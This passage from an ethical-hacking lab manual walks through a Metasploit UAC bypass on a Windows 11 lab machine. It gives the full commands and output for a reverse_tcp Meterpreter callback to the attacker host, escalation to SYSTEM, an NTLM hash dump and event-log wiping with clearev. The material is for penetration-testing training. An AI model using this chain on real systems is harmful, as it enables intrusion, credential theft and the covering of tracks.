The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user has run the command "use exploit/windows/local/bypassuac_fodhelper" which selected the module. They then ran "show options" to view the available settings:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	yes		The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

62. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

63. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.

The screenshot shows the msfconsole interface on a Parrot Security machine. The terminal window title is "msfconsole - Parrot Terminal". The command history includes:

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

The "Module options (exploit/windows/local/bypassuac_fodhelper):" section shows:

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

The "Payload options (windows/meterpreter/reverse_tcp):" section shows:

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

The "Exploit target:" section shows:

Id	Name
0	Windows x86

The command prompt is "msf6 exploit(windows/local/bypassuac_fodhelper) >".

64. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.

65. The **Payload options** section displays the requirement for the payload.

Observe that:

The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)

The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option

The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option

The screenshot shows the msfconsole interface on a Parrot Security Linux system. The user is configuring an exploit for the 'bypassuac_fodhelper' module on a Windows target. Key steps shown include setting the SESSION to 1, selecting a reverse TCP payload, and configuring the LHOST and LPORT for the exploit.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
----      --------------  --        --
SESSION    1                  yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --------------  --        --
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, None)
LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

66. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

67. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In This task, **10.10.1.13** is the IP Address of the attacker machine (here, **Parrot Security**).

68. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 11** machine.

69. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.

msfconsole - Parrot Terminal

```

LPORT      4444      yes      The listen port

Exploit target:

Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > 
```

70. Now, let us check the current User ID status of Meterpreter by issuing the `getuid` command. You will observe that the Meterpreter server is still running with normal user privileges.

msfconsole - Parrot Terminal

```

Exploit target:

Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > 
```


71. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

72. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

73. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

74. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.

75. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.

76. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session is connected to a Windows 11 machine with the server username "Windows11\Admin". The user runs the command "getsystem -t 1", which succeeds via "Named Pipe Impersonation (In Memory/Admin)". The user then runs "getuid" and becomes "NT AUTHORITY\SYSTEM". Finally, the user runs "run post/windows/gather/smart_hashdump", which extracts password hashes from the registry. The output lists several users with their corresponding NT Hashes:

```

[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows_hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Admin:1002:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1005:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1006:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1007:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

77. Thus, you have successfully escalated privileges by exploiting the Windows 11 machine's vulnerabilities.

78. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session is connected to a Windows 11 machine with the server username "NT AUTHORITY\SYSTEM". The user runs the command "run post/windows/gather/smart_hashdump", which extracts password hashes from the registry. The output lists several users with their corresponding NT Hashes. After this, the user runs the command "clearev", which clears records from Application, System, and Security event logs. The output shows the number of records wiped from each log:

```

[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows_hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Admin:1002:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1005:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1006:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1007:aad3b435b51404eeeada3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > clearev
[*] Wiping 1364 records from Application...
[*] Wiping 2358 records from System...
[*] Wiping 8668 records from Security...

```

79. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.

80. Close all open windows and document all the acquired information.


81. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

